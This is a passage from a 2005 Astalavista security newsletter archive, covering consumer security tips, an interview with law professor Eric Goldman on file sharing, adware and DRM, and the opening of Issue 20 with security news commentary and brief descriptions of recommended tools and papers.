Once breached, it's better to have your most important files encrypted and obviously, useless to a potential attacker, both physical or remote. While I myself am a big fan or symmetric encryption and usually use an USB stick for the purpose, as any other concept it has its risks. Taking advantage of the highest possible encryption standards is useless in case your private key and passphrase get lost/stolen. Realize the potential of having your sensitive data in an encrypted form and show some creativity or even common sense when it comes to guarding these, a little inconvenience for the sake of your data's privacy is worth the trade-off.

2. Plain-text communications

Communicating in plain-text over the Internet, while transmitting, sensitive, company or any kind of informationm you wouldn't want to have in someone else's hands is a very bad, but naturally common practice. The biggest disadvantage of encrypted communications so far is the overall acceptance by your friends, probably defining you as a paranoid, ignore these and insist that certain information is send in an encrypted form, perhaps taking advantage of at least the slight publicity PGP already has. Even though SSL traffic can be intercepted and analyzed, ensure you're using SSL login mode and carefully examine the integrity of the security certificate provided, namely, whether it is relevant to the site you're trying to log in. Whereas, here we could open yet another discussion on the possible DNS abuses, this topic will be covered in Issue 20.

3. Passwords

Passwords are still de-facto the standard for authentication, but what you should take into consideration when using them is the plain-text communications I mentioned above. Namely try taking advantage of SSL as much as possible, protect yourself from obvious brute forcing attacks and add certain sophistication to your passwords. As I'm sure, you and everyone else keeps a great deal of passwords, but make sure that you don't use the same passwords on different services. While remembering so many passwords might pose a challenge, you might also consider using a password manager. The biggest disadvantage of this "convenience" is that once breached, the master password reveals ALL your passwords. Writing down passwords without of course associating them like hEi3@1NAz – email etc. is an alternative you could easily take advantage of.

4. Phishing

Perhaps the biggest advice as far as phishing is concerned is – don't be naïve, and make sure you tell it to all of your friends. No organization will want you to confirm your financial/login information UNLESS you insisted it does so. Don't trust your browser, unless you're sure you're running the latest version. What I'm trying to say is this could be dangerously misleading and let you think it's paypal.com you're at, while it's sending all the information gathered at a remote and naturally compromised host. Don't fall a victim! Consider looking at the following papers as well :

http://astalavista.com/media/directory/uploads/ciwp200503.pdf – a brief intro to the topic

Check out how a phishing email looks like at :

http://www.trendmicro.com/en/security/phishing/overview.htm

Received a phishing email? Consider forwarding it to the Anti-Phishing-Working-Group

so that other naïve users would eventually be protected :

http://www.antiphishing.org/report_phishing.html

In part two, we'll cover ten more security theats that are relevant for today's environment from our point of view.

Stay safe and be aware!

[13] **Meet the Security Scene**

In this section you are going to meet famous people, security experts and all personalities who in some way contribute to the growth of the community. We hope that you will enjoy these interviews and that you will learn a great deal of useful information through this section. In this issue we have interviewed **Eric Goldman**, a professor at the University of Marquette, Law Faculty.

Your comments are welcome at security@astalavista.net

Interview with Eric Goldman, http://www.ericgoldman.org

Astalavista : Hi Eric, would you, please, introduce yourself to our readers and share some info about your profession and experience in the industry?

Eric : I am an Assistant Professor of Law at Marquette University Law School [http://law.marquette.edu/cgi-bin/site.pl] in Milwaukee, Wisconsin. I have been a full-time professor for 3 years. Before becoming an academic, I was an Internet lawyer for 8 years in the Silicon Valley. I worked first at a private law firm, where most of my clients were Internet companies that allowed users to interact with other users (eBay was a leading example of that). Then, from 2000-2002, I worked at Epinions.com [http://www.epinions.com] (soon to be part of eBay) as its general counsel.

As an academic, I principally spend my time thinking and writing about Internet law topics. Some of my recent papers [http://papers.ssrn.com/sol3/cf_dev/AbsByAuth.cfm?per_id=332758] have addressed warez trading, spam, search engine liability and adware. I run two blogs: Technology & Marketing Law Blog [URL: http://blog.ericgoldman.org], where we discuss many Internet law, IP law and marketing law topics, and Goldman's Observations [http://blog.ericgoldman.org/personal], a personal blog where I comment on other topics of interest.

Astalavista : Teaching tech and Internet-savvy students on CyberLaw and Copyrights infringement is definitely a challenge when it comes to influencing attitudes, while perhaps creative when it comes to discussions. What's the overall attitude of your students towards online music and movies sharing?

Eric : Students have a variety of perspectives about file sharing. Some students come from a content owner background; for example, they may have been a freelance author in the past. These students tend to strongly support the enforcement efforts of content owners, and they view unpermitted file sharing as stealing/theft, etc.

Other students come from a technology background and subscribe to the "information wants to be free" philosophy. These students come into the classroom pretty hostile to content owners' efforts and tend to be fatalistic about the long-term success of enforcement efforts.

However, I think both of these groups are the minority. I think the significant majority of students do not really understand how copyright law applies to file sharing. They learned how to share files in school and do so regularly without fully understanding the legal ramifications. Usually, their thinking is: "if everyone is doing it, it must be OK." These students tend to be surprised by the incongruity between their behavior and the law.

Even when we discuss the rather restrictive nature of copyright law, these students are not always convinced to change their behavior. Deep down, they still want the files they want, and file sharing is how they get those files. As a result, I'll be interested to see how attitudes evolve with the emergence of legal download sites like iTunes. I suspect these sites may be retraining students that there is a cost-affordable (but not free) way to get the files they want. We'll see how this changes the classroom discussions!

Astalavista : Where do you think is the weakest link when it comes to copyright infringement of content online, the distribution process of the content or its development practices?

Eric : With respect to activities like warez trading, consistently the weakest link has been insiders at content companies. Not surprisingly (at least to security professionals), employees are the biggest security risk. I do think content owners are aware of these risks and have taken a number of steps to improve in-house security, but the content owners will never be able to eliminate this risk.

I'd like to note a second-order issue here. Content owners have historically staggered the release of their content across different geographical markets. We've recently seen a trend towards content owners releasing their content on the same day worldwide (the most recent Harry Potter book is a good example of that). I think the content owners' global release of content will reduce some of the damage from warez traders distributing content before it's been released in other geographic markets. So as the content owners evolve their distribution practices, they will help limit the impact of other weak links in the distribution process.

Astalavista : Do you envision the commercialization of P2P networks given the amount of multimedia traded there, and the obvious fact that Internet users are willing to spend money on online content purchases (given Apple's Itune store success, even Shawn Fanning's Snocap for instance) given the potential of this technology?

Eric : Personally, I'm not optimistic about the commercialization of the P2P networks. The content owners continue to show little interest in embracing the current forms of technology. I think if the content owners wanted to go in this direction, they would have done so before spending years and lots of money litigating against Napster, Aimster, Grokster and Streamcast.

In my opinion, without the buy-in of the content owners, P2P networks have little chance of becoming the dominant form of commercialized content downloads. So I think, for now, we'll see much more content owners' efforts directed towards proprietary download sites than cooperation with the P2P networks.

Astalavista : Were spyware/adware as well as malware the main influence factors for users to start legally purchasing entertainment content online?

Eric : We have some evidence to suggest otherwise. A recent study conducted at UC Berkeley [http://www.sims.berkeley.edu/~jensg/research/paper/grossklags-spyware_study.pdf] watched the behavior of users downloading file-sharing software. The users didn't understand the EULAs they were presented with, so they were not very careful about downloading. But, more importantly, the users persisted in downloading file-sharing software even when they were told and clearly understood that the software was bundled with adware. If this result is believable, users will tolerate software bundles—even if those bundles are risky from a security standpoint—so long as the software will help them get where they want.

Instead, I would attribute the comparative success of the music download sites to their responsiveness to consumer needs. Consumers have made it clear what they want—they want music when they want it, they want to listen to it in the order of their choosing, they want to pay a low amount for just the music they want (not the music they don't), they want the interface to be user-friendly and they want to deal with trustworthy sources. Also, consumers have surprisingly eclectic tastes, so any music download site must have a large database that's diverse enough to satisfy idiosyncratic tastes. The most recent generation of music download sites have finally provided an offering that satisfies most of these key attributes. They aren't perfect yet, but the modern sites are so much better than prior offering where the pricing was off, the databases were incomplete, or the sites were still trying to tell consumers how they should enjoy the music (rather than letting the consumers decide for themselves).

P2P file-sharing networks still serve a consumer need, but the content owners have succeeded some in increasing the search costs that consumers have to receive (such as by using spoof files). As consumer search costs using file-sharing increase, legal downloading sites with efficient search/navigation interfaces become more attractive.

Astalavista : How would you explain the major investments of known companies into spyware/adware? Is it legal but unethical from a moral point of view?

Eric : I'm a little contrarian on this topic, so I may be unintentionally controversial here. From my perspective, we should start with a basic proposition: adware and spyware are not inherently evil. Like many other technologies, adware and spyware are good technology capable of being misused. Indeed, I think adware and spyware are an essential part of our future technological toolkit—perhaps not in the existing form, but in some form. We should not dismiss the technology any more than we should dismiss P2P file sharing technology simply because many users choose to engage in illegal file sharing using it.

Once we realize that adware and spyware are not necessarily bad and could even be useful, then it makes sense that major brand-name companies are working with adware/spyware. Adware and spyware offer new—and potentially better—ways to solve consumers' needs, so we should expect and want companies to continue innovating.

Let me give an example. I use Microsoft XP and it constantly watches my activities. Indeed, in response to my actions/inactions, I get lots of pop-up alerts/notifications…."updates

are available," "you are now connected online," "we have detected a virus," etc. I want my operating system to be monitoring my behavior and alerting me to problems that need my attention. In fact, I'd be happy if Microsoft fixed problems that don't need my attention without even disturbing me. Microsoft is aware of this and is working on technological innovations to be smarter about when it delivers alerts. [http://research.microsoft.com/~horvitz/attend.htm]

So from my perspective, Microsoft is in the spyware business. They have huge investments in spyware. I'm glad they are making these investments and I hope they find even better ways to implement their software.

I think adware and spyware have been maligned because a number of otherwise-legitimate marketers have engaged in (and may continue to engage in) some questionable practices. These practices can range from deceptive/ambiguous disclosures to exploiting security holes. I remain optimistic that legitimate businesses will evolve their practices. We've seen movement by companies like Claria (eliminating pop-up ads), WhenU (deliberately scaling back installations by taking more efforts to confirm that users want the software) and 180solutions (cleaning up its distribution channels). This is not to say that we've reached the right place yet, but I like to think that the major adware companies will continue to improve their practices over time.

However, there will also be people who will disseminate software that is intended to harm consumers, such as by destroying or stealing data. We have to remain constantly vigilant against these threats. But they are far from new; we've had to deal with malicious virus writers for a couple of decades. In thinking about the policy implications, we should not lump the purveyors of intentionally harmful software together with legitimate businesses that are evolving their business practices.

Astalavista : Do you think the distributed and globalized nature of the Internet is actually the double edged sword when it comes to fighting/tracing cyber criminals and limiting the impact of an already distributed/hosted copyrighted information?

Eric : There's no question that the global nature of the Internet poses significant challenges to enforcement against infringement and criminals. While this is mostly a problem, the need for cross-border coordination creates an opportunity for governments to develop compatible laws and legal systems, and there could be real long-term benefits from that.

Astalavista : What's your opinion on the current state of DRM (Digital Rights Management) when it comes to usefulness and global acceptance?

Eric : I know DRM is pretty unpopular in a lot of circles, especially academic circles. Personally, I don't have a problem with DRM. I look at DRM as a way of determining the attributes of the product I'm buying. Consider the analogy to physical space. When I buy a car, most manufacturers give me some options to purchase. For example, I can upgrade the seat covers to the leather package if I'm willing to pay for that. The manufacturer could make that choice for me (and sometimes they do), but when it's my choice, I can pay for what I value.

DRM is a way of creating different product attributes in digital bits. In theory, with DRM, I can buy 24 hour viewing rights, 1 year viewing rights or perpetual viewing rights. Depending on my needs, I may prefer to pay less and get less, or I may want the perpetual rights and will

happily pay more for that. Without DRM, we've relied on physical nature of the content storage medium, plus post-hoc copyright infringement enforcement, to establish those different attributes. DRM does a much more effective job of defining the product. Therefore, DRM gives the content owners new ways to create products that respond to consumer needs. Of course, consumers need to understand what they are buying when it's controlled by DRM, but that's a consumer disclosure issue that we've encountered in lots of contexts before.

As far as I can tell, consumers have no problem with DRM. Indeed, the comparative success of download sites like iTunes indicates that consumers don't really care about DRM so long as they can get what they want.

Astalavista : In conclusion, I would really appreciate if you share your comments about the Astalavista.com site and, particularly, about our security newsletter?

Eric : My first introduction to your site was when one of my articles was linked on the site. My traffic immediately took off like a rocket ship. I was very impressed with the quantity and sophistication of your readers. Thanks for giving me an opportunity to speak with them.

[14] IT/Security Sites Review

The idea of this section is to provide you with reviews of various highly interesting and useful security or general IT related web sites. Before we recommend a site, we make sure that it provides its visitors with quality and a unique content.

-

OpenBRR.org

-

http://www.openbrr.org

Business Readiness Rating (BRR) is being proposed as a new standard model for rating open source software. It is intended to enable the entire community (enterprise adopters and developers) to rate software in an open and standardized way.

-

LeadSalad.com

-

http://www.leadsalad.com

LeadSalad is a worth visiting technoculture online comic

-

DRMWatch.com

-

http://www.drmwatch.com

DRMWatch.com is the leading resource for Digital Rights Management, Technologies, Research, Resources etc. are available at your disposal

-

Bluetooth Device Security Database

-
http://www.betaversion.net/btdsd/

This site is dedicated to change this in that form that it trys to provide a database with all needed information like manufacturer/device/revision/services/security_measures

-
Machine Perception and Learning of Complex Social Systems
-
http://www.reality.media.mit.edu/

Our research agenda takes advantage of the increasingly widespread use of mobile phones to provide insight into the dynamics of both individual and group behavior. We have captured communication, proximity, location, and activity information from 100 subjects at MIT over the course of the 2004-2005 academic year. This data represents over 350,000 hours (~40 years) of continuous data on human behavior.

[15] **Final Words**

Dear readers,

We hope we've provided you with yet another qualified viewpoint on this month's security events, helping you deepen your knowledge on various aspects from the security world, previously unknown to you.

Enjoy the rest of the summer, keep your comments coming and stay updated with **Astalavista.com**!

Yours truly,

Editor - Dancho Danchev
dancho@astalavista.net

Proofreader - Yordanka Ilieva
danny@astalavista.net

Astalavista Group Security Newsletter
Issue 20 - 30 August 2005
http://www.astalavista.com/
security@astalavista.net

[01] Introduction

Dear respected readers,

Welcome to Issue 20 of the Astalavista Security Newsletter!

In this issue, we would like to share the most spicy security events of the month; as always, we briefly summarized and featured useful security tools, and resourceful papers written during the month at **Astalavista.com.** In addition to reviewing a couple of IT/Security practical sites, which may turn into your valuable info resources, we also recommend two gorgeous articles. First, by featuring **"Security in the enterprise– HR Management",** we sincerely hope to provide company executives/decision-makers with another point of view regarding investment in security and human resources. On the other hand, **"Today's security trends – practical tips for your security – Part 2"** would give the home user four golden tips on how to protect his/her privacy. In conclusion, you will also read another great interview **from the scene –** this time with **Robert** from **CGIsecurity.com**, a site I'm sure you've all visited during the last couple of years.

Be aware and you would be secure. And, of course, keep the spirit!

Astalavista Security Newsletter is constantly mirrored at :

http://www.packetstormsecurity.org/groups/astalavista/
http://www.securitydocs.com/astalavista_newsletter/

If you want to know more about Astalavista.com, visit the following URL:

http://www.astalavista.com/index.php?page=55

Previous issues of Astalavista Security Newsletter can be found at:

http://www.astalavista.com/index.php?section=newsletter

Yours truly,

Editor - Dancho Danchev
dancho@astalavista.net

Proofreader - Yordanka Ilieva
danny@astalavista.net

[02] Security News

The Security World is a complex one. Every day a new vulnerability is found, new tools are released, new measures are made up and implemented etc. In such a sophisticated Scene we have decided to provide you with the most striking and up-to-date Security News during the month, a centralized section that contains our personal comments on the issues discussed. **Your comments and suggestions about this section are welcome at** security@astalavista.net

---

[**KEY MANAGEMENT HOLDING BACK ENCRYPTION**]

A survey of 237 large companies conducted by nCipher, a UK encryption group, concludes that while businesses are eager to encrypt data, they struggle with complex key management. While the survey indicated that encryption is quickly becoming a "mainstream technology", it also concluded that many managers knew "little or nothing" regarding key management systems. 82% of those surveyed agreed that they would be encrypting stored data within 18 months. While a growing area of encryption are hardware-based systems called Trusted Platform Modules (TPMs), the survey indicated a lack of knowledge on the part of managers about TPMs.

More information can be found at :

http://www.techworld.com/security/news/index.cfm?RSS&NewsID=4150

Astalavista's comments :

Plain-text communications and data transfer are sooner or later prone to be abused, be it locally, remotely, or in between, whereas the management of PKI infrastructure requires quite a few additional resources and HR additions? – a bit untrue though. PKI indeed greatly improves the overall level of confidentiality and authentication in an organization given it's successfully maintained and implemented. Communicating the values and benefits to an organization and its employees is something the vendors would soon start emphasizing the way they aggressively "emphasized" on VPNs. In case an organizational manager wants to see another perspective on the topic, I strongly recommend that he/she go through the following :

http://www.tbs-sct.gc.ca/pubs_pol/ciopubs/PKI/pki_e.asp

Outsourcing the tasks instead of "reinventing the wheel" is always an option, namely using the services or a Managed Security Services Provider would definitely justify the expenses posed by the introduction of a company-wide PKI infrastructure.

I believe the companies surveyed haven't yet reached maturity in the Security industry; they still have doubts whether to encrypt or not, and a security issue becomes a problem only when such arises. The truth is that a great deal of organizations have totally lost themselves when it comes to security, perhaps due to the following reasons : lack of industry-accepted ROSI models, fix it when it happens attitude, and security breaches are justified given business performance mode of thinking resulting in complete PR mockeries.

On the other hand, KeyMan has always been handy :

http://www.alphaworks.ibm.com/tech/keyman

Yet another, resourceful page on PKI management, certificate authorities etc is available at :

http://www.pki-page.org/

[**U.S COLLEGES STRUGGLE TO COMBAT IDENTITY THEFT**]

US colleges and universities, with enormous databases, are "finding themselves on the front lines of the battle against identity theft". In 2005, almost 50% of publicized data security breaches have targeted universities, the California-based Identity Theft Resource Center reports, while other researchers claim that such institutions probably make up only 20% of total victims. However, that traditionally open academic environment may be especially easy to target, as well as "financially naïve" students on their own for the first time. Notification costs when a breach does occur can be high; Educause estimates that an example of a situation where 50,000 potentially affected individuals must be contacted can cost an institution between $300,000 to $500,000.

More information can be found at :

http://www.eweek.com/article2/0,1759,1849198,00.asp?kc=EWRSS03119TX1K0000594

Astalavista's comments :

Universities have always acted as the main playground for hacking experiments and security breaches, mainly because of their open/research nature. Students are a different crowd compared to an organization's workforce, and these networks tend to be a little bit of an open environment. On the other hand students are aware of both the dark and white side of the Internet..

What bothers me is how the heck such highly confidential information is so conveniently available?! Lack of government enforcement is perhaps one of the reasons, and while reporting for the breach is legally justified in the state, no one needs more statistics – but actions. Identity theft is on the rise; thinking from an attacker's point of view, universities indeed comprise a huge, insecure database of fresh identities; namely universities themselves should realize that securing the information is more cost-effective and ethical instead of later on notifying the people involved.

A good article on the topic "Information Security in Campus and Open Environments" is available at :

http://irongeek.com/i.php?page=security/campussec05

[**GAO : FEDERAL DATA MINING NOT OBEYING PRIVACY RULES**]

The US Government Accountability Office (GAO) has released a report finding that federal data mining has not adhered to privacy regulations. Based on a review of data mining practices at the Small Business Administration, the Agriculture Department's Risk Management Agency, the Internal Revenue Service, the State Department, and the Federal Bureau of Investigation, the GAO found that each agency practiced some, but not all, of the privacy protection measures required by law. Most agencies notify the public about the use of personal information in data mining programs, but not the purpose of the program itself. Officials fail to understand the impact data mining can have on personal privacy; none of the agencies reviewed had produced an acceptable privacy impact report.

More information can be found at :

http://www.fcw.com/article90517-08-29-05-Web&RSS=yes

Astalavista's comments :

For me it's always a matter of personal opinion where the consensus should be reached. Consider yourself a privacy activist, simply because you have something to hide and you don't like the idea of being watched, or "think BigBrother". Now consider an organization whose purpose is to protect your country, ensure terrorists don't communicate over its networks, and locate those eventually doing it. Picture a terrorist doing searches on local neighborhoods, map routes, satellite images of parts of NY, taking advantage of GPS services, and communicating with his folks with the help of PGP or any other publicly available encryption tool, and yes they communicate on attacking your city!

From a governmental point of view, I see several options. Monitor everything, BUT detect only predefined patterns of information, ensure their technological advantage in breaking the algorithms and be always a step ahead - a relatively weak option given the increasing use of steganography, and quantum cryptography, or think marginally. The Australian government is perhaps aware they cannot break the so called strong encryption though brute forcing, which is why they might take advantage of browse based vulnerabilities to plot Trojans, spyware and get access to private keys etc.

I like my privacy, but I also know I live in a digitalized world, where privacy tends to be a different word, given today's technologies for storing and processing information. And even though sacrifices are important, I know that every time I take advantage of this digitalized world, I sacrifice some of my privacy.

Data mining as a concept is perfectly fine given that there's at least a slight degree of transparency about how information is gathered; TIA was perhaps too motivated, a bit desperate project to try to gather; analyze and detect possible terrorist information, while I'm certain there's a working or at least an alternative in development.

Consider reading the following publications when it comes to terrorists, Internet and data mining :

http://www.astalavista.com/index.php?section=directory&linkid=4683
http://www.astalavista.com/index.php?section=directory&linkid=4689
http://www.astalavista.com/index.php?section=directory&linkid=4282
http://www.astalavista.com/index.php?section=directory&linkid=4783
http://www.astalavista.com/index.php?section=directory&linkid=4858

[**PIRACY CRACKDOWN SPURS SHIFT IN ONLINE FILE SHARING**]

Internet analysis firm CacheLogic has released a study that finds decreased use of BitTorrent in the United States since the movie industry's crackdown on piracy sites using the technology, and greater use of the eDonkey peer-to-peer (P2P) file sharing software. eDonkey has long been a popular P2P program in Europe and South Korea. CacheLogic chief technology officer Andrew Parker describes the shift in platforms as "a game of P2P hide-and-seek" between pirates and content holders. About 60% of internet traffic is used for P2P, according to CacheLogic.

More info can be found at :

http://www.computerworld.com/governmenttopics/government/legalissues/story/0,10801,104239,00.html

Astalavista's comments :

I'm rather surprised by this study, as you can't deal with P2P by simply shutting down sites – they will appear later on and its new life cycle will only depend on its popularity. Content is easily distributed these days, what's left for torrents when home users are transferring gigabytes of data on a daily basis. While on the other hand there's indeed a trend of "a game of P2P hide-and-seek", it's not because of the fact that certain web sites have been shut down, but because a matter of choice, P2P application popularity and needed content availability.

The industry is fighting a war against itself, they cannot fight the technology, what they try to fight is the distribution and development practices of the content – the main factors for having so much copyrighted works available even before their trailers have become public.

[**ANTI-SPYWARE FIRM WARNS OF MASSIVE ID THEFT RING**]

On August 4, 2005, Florida-based anti-spyware vendor Sunbelt Software discovered a "massive ID theft ring" that is systematically breaking into and stealing information from computers on a global scale. The organized group of identity thieves uses a variant of the browser hijacking tool "CoolWebSearch" (CWS) to redirect users to Web sites that then collect information from the infected computers. Sunbelt said it found a large file located on a remote server containing "user names, addresses, account information, phone numbers, chat session logs, monthly car payment information and salary data". While the domain in question is registered in China, the server itself appears to be located in the United States. The FBI is investigating.

More information can be found at :

http://www.networkworld.com/news/2005/080505-id-theft.html?fsrc=netflash-rss

Astalavista's comments :

The trends are indeed becoming more aggressive and the one-to-one advertising streaming and intelligence gathering approach doesn't seem to be as satisfying as it used to be in the past, but due to what? As spyware and adware have gotten a lot of attention recently, the "vendors" are having hard time trying to infect, even maintain infected users. Realizing the possibility of loosing these forever, they try to take the maximum out of having total access to someone's PC, id's, logins, bank details, or anything else of financial, personal value. It's getting harder and harder for spyware vendors to keep as many infected victims as they used to at the very beginning, and what we're about to witness soon is the coordinated work between spyware, malware and spammers in a way that it will totally test the response of the industry and the Internet as a whole.

[**HACKER FEAR FUELS OUTSOURCED SECURITY SPEND**]

Global demand for outsourced security services is "strong and growing fast", fuelled by increasing fear of viruses, malware, spyware and hacking, combined with the complexity of rolling out security systems in house. According to the latest market size and forecast report from Infonetics Research, demand for virtual private network (VPN) services continues to grow strongly, driven by the productivity improvements and cost savings that secure VPNs can offer remote workers.

More information is available at :

http://www.vnunet.com/vnunet/news/2140767/hacker-fear-outsourced-security

Astalavista's comments :

It is great to see companies outsourcing risks with the help of MSSPs, but as always, you shouldn't rely on a single protection layer, namely the MSSP for taking care of your entire infrastructure. Consider MSSPs as partners and consultants taking the bulk out of your work, while take into consideration that in-house security teams still justify the investment, they way you(in case you're not naïve) would rather hear the opinion of two doctors instead of listening to just one.

[**MICROSOFT'S HONEYMONKEYS PROVE PATCHING WINDOWS WORKS**]

Microsoft unveiled details of its Strider HoneyMonkey research, a project that sniffs out sites hosting malicious code, and hands the information to other parts of the company for patching or legal action. he HoneyMonkey concept, said Yi-Min Wang, the manager of the Cybersecurity and Systems Management Research Group, is completely different from the better-known honeypot approach to searching for malicious exploits. "Honeypots are looking for server-based vulnerabilities, where the bad guys act like the client. Honeymonkeys are the other way around, where the client is the vulnerable one."

More information can be found at :

http://www.desktoppipeline.com/167600732

Astalavista's comments :

Cheers for the Microsoft team for bringing and developing the HoneyMonkeys initiative!

Although the concept for trusted web in terms of exploits-free and verified web sites has always been around, I'm surprised an anti-virus, anti-spyware vendor hasn't come up with it earlier, at least in terms of PR. Client-based honeypots are perhaps the next trend when it comes to honeypots as with the increasing browser based and end user based vulnerabilities.

An interesting aspect to consider is the manual feeding of potentially malicious web sites, whereas the eventual localization of link hubs and the use of PageRank concepts would provide a researcher with realistic and timely information for the poisoned side of the WWW.

Perhaps a future option to be considered is integrating the feature into all-in-one appliances or end users' applications in order to ensure that a site, any site in this case, is free of exploits before visited – just a small product development tip!

[HACKING THE HOTEL THROUGH THE TV]

The "inverted security model" of hotel connections allows Adam Laurie to avoid paying for movies, the minibar and phone calls, as well as hack into other guests' accounts and set wake-up calls or follow their internet surfing. Laurie presented his findings at the Defcon security conference in Las Vegas on July 30, 2005. Laurie connects the hotel TV cable into a USB TV tuner connected to his laptop. He warns that as hotels increase amenities, such as allowing payment through the TV system or adding webcams, the security situation will worsen.

More information can be found at :

http://news.com.com/Hacking+the+hotel+through+the+TV/2100-1029_3-5812598.html?part=rss&tag=5812598&subj=news

Astalavista's comments :

Impressive example of what a security-minded person can research given the advances hotels offer to guests these days. Should hotels seriously start thinking about security?! Not at all, just make sure they've taken care of downright genius issues in case they want to avoid huge damages to their reputation. On the other hand the possibilities for abuse could be compared to those of hacking celebrities cell phones.

[LINUX BLUETOOTH HACKERS HIJACK CAR AUDIO]

Injecting or recording audio signals from passing cars whose occupants are running insecure Bluetooth hands-free units is possible, using the "Car Whisperer" tool developed by Trifinite. The hacker group demonstrated the process at the "What the Hack" meeting in The Netherlands. The issue appears to be "implementation problems", as opposed to true security protocol problems, as many auto makers use easy to guess passkeys such as "0000" or "1234".

More information can be found at :

http://www.securityfocus.com/news/11266

Astalavista's comments :

It's great to see yet another release from the Trifinite group, authors of some of the prominent bluetooth security tools and research publications. Car and mobile phone manufacturers should start seriously cooperating with security researchers in order to ensure devices are distributed "secure by default", as these days it's a public secret that Bluetooth devices are way too insecure, but as always when it comes to security, the fix it when it happens mode of thinking prevails.

What to do about it? – Consider testing the tool!

[GOOGLE EARTH "COULD AID TERRORISTS"]

Frans Weekers and Aleid Wolfson, two members of the Dutch parliament, have questioned whether terrorists could use Google Earth to plan attacks. Google Earth uses a collage of satellite photos to give users a bird's eye view of locations all around the world; some locations have enough detail for users to see a swimming pool or shed in backyards. Terrorists could use this data when plotting attacks. The lawmakers have asked how other countries are reacting to potential threats enabled by Google Earth. A Google official says the software is built from open source data that anyone can collect, and that the benefits far outweigh possible harms. The Dutch Ministry of Justice is examining the issue.

More information can be found at :

http://www.smh.com.au/news/breaking/google-earth-could-aid-

terrorists/2005/08/18/1123958137040.html

Astalavista's comments :

Slowly, but at least realizing, government entities are considering the largest publicly available database as a feature that could greatly assist the plotting of terrorist attacks. It will save a potential terrorist the need to be physically walking around (now tell me, how you're about to justify all the surveillance cameras budgets you've felt so secure about?!)

From a Google's point of view, it's common sense, not corporate PR which is they maintain an open-topic privacy policy, thereby ensuring data can be gathered and later on datamined with other sources for the eventual detection of terrorist patterns given the other variables.

[03] **Astalavista Recommends**

This section is unique with its idea and the information included within. Its purpose is to provide you with direct links to various white papers and tools covering many aspects of **Information Security**. These tools are defined as a **"must see"** for everyone interested in deepening his/her knowledge in the security field. The section will keep on growing with every new issue. **Your comments and suggestions about the section are welcome at security@astalavista.net**

" **KOJONEY – SSH HONEYPOT**"

Kojoney is an easy of use, secure, robust, and powerful Honeypot for the SSH service. It includes other tools such as kip2country (IP to Country) and kojreport, a tool to generate reports from the log files.

http://www.astalavista.com/index.php?section=directory&cmd=detail&id=4819

" **CHATSNIFF V1.0** "

ChatSniff is an easy to use program that monitors, or "sniffs" networks for AIM, ICQ, MSN, Yahoo!, and Jabber instant messages.

http://www.astalavista.com/index.php?section=directory&cmd=detail&id=4866

" **WINDOWS TCP/IP STACK HARDENING TOOL** "

The following tool was designed to harden the Windows TCP/IP stack against different types of DoS attacks. The tool also provides a simple to use GUI. The tool has been tested to work under all versions of Windows XP and Windows 2000.

http://www.astalavista.com/index.php?section=directory&linkid=4886

" **IRCD – THE INCIDENT RESPONSE COLLECTION REPORT** "

The Incident Response Collection Report is a script to call a collection of tools that gathers and/or analyzes data on a Microsoft Windows system. You can think of this as a snapshot of the system in the past. Most of the tools are oriented towards data collection rather than analysis.

http://www.astalavista.com/index.php?section=directory&cmd=detail&id=4890

" **BASTED – HONEYPOT FOR SPAMMERS** "

BASTED is a free tool/solution, that acts as a honeypot for spammers, who use spambots to harvest email addresses from websites. BASTED has been designed to become a powerful tool for system administrators willing to gather information about the data-flow in the spam process.

http://www.astalavista.com/index.php?section=directory&cmd=detail&id=4916

" **PEBROWSE** "

PEBrowse (Crash Dump Analyzer, Professional and Professional Interactive) provides a multitude of functionality on the Windows platform. Including: * PE File Analysis * Disassembling * Debugging

http://www.astalavista.com/index.php?section=directory&linkid=4927

" **CRYPTKNOCK – ENCRYPTED PORT KNOCKING TOOL** "

Cryptknock is an encrypted port knocking tool. Unlike other port knockers which use TCP ports or other protocol information to signal the knock, an encrypted string is used as the knock. This makes it extremely difficult for an eavesdropper to recover your knock (unlike other port knockers where tcpdump can be used to discover a port knock).

http://www.astalavista.com/index.php?section=directory&linkid=4928

" **CYBERDUCK V2.5** "

Cyberduck is an SFTP (SSH Secure File Transfer) and FTP browser licenced under the GPL. It has been built from the ground up with usability in mind, having the same consistent graphical user interface for both SFTP and FTP browsing.

http://www.astalavista.com/index.php?section=directory&cmd=detail&id=4992

" **NINJA – A PRIVILLEGE ESCALATION DETECTION AND PREVENTION SYSTEM** "

Ninja is a privilege escalation detection and prevention system for GNU/Linux hosts. While running, it will monitor process activity on the local host, and keep track of all processes running as root. If a process is spawned with UID or GID zero (root), ninja will log necessary information about this process, and optionally kill the process if it was spawned by an unauthorized user.

http://www.astalavista.com/index.php?section=directory&cmd=detail&id=4966

" **SPAMSTATS** "

Spamstats is a Perl script that analyses spamassassin+mailer logs in order to extract useful informations about spam traffic. It displays scores, volumes, and spamassassin analysis times for spam/non-spam/both. It also extracts top spammed mailboxes. Its

time options let it be used in conjunction with SNMP to generate near realtime graphs. Currently supported mailers are Postfix, Exim, and Sendmail.

http://www.astalavista.com/index.php?section=directory&cmd=detail&id=4923

[04] **Astalavista Recommended Papers**

" **A HARDWARE BASED PROGRAM AND DATA PROTECTION MECHANISM** "

Validy Technology is a protection mechanism achieving a high degree of security by having a protected program execute a small fraction of its instructions in a coprocessor. The coprocessor works on a set of integer registers and manipulates them in a secure way to prevent hacking. An important feature of the coprocessor is its ability to detect program or data tampering and to stop working when this happens, leaving the program with missing information and forcing it to stop.

http://astalavista.com/index.php?section=directory&linkid=4827

" **HOWTO BUILD YOUR OWN SMALL WARDRIVER BOX** "

It's very easy, but this is not a step by step HOWTO, only a guide to build your own box. To start, you need a small up and running OpenBSD System on an Intel based System. This Sytem can run on in VMWare or on a older PC System (i use a 500 Mhz Pentuim System with 4 GB HD and 128 MB Ram) For installing OpenBSD, Order the CD-Rom's and install OpenBSD. For More detailed Information go to www.openbsd.org and then RTFM (read the famous manual)

http://astalavista.com/index.php?section=directory&linkid=4836

" **CREDIT CARD DATA PROCESSING – HOW SECURE IS IT?**"

Hearings on the topic of "Credit Card Data Processing: How Secure Is It?"

http://astalavista.com/index.php?section=directory&linkid=4841

"**PROTECTING PRIVACY FROM CONTINUOUS HIGH-RESOLUTION SATELLITE SURVEILLANCE**"

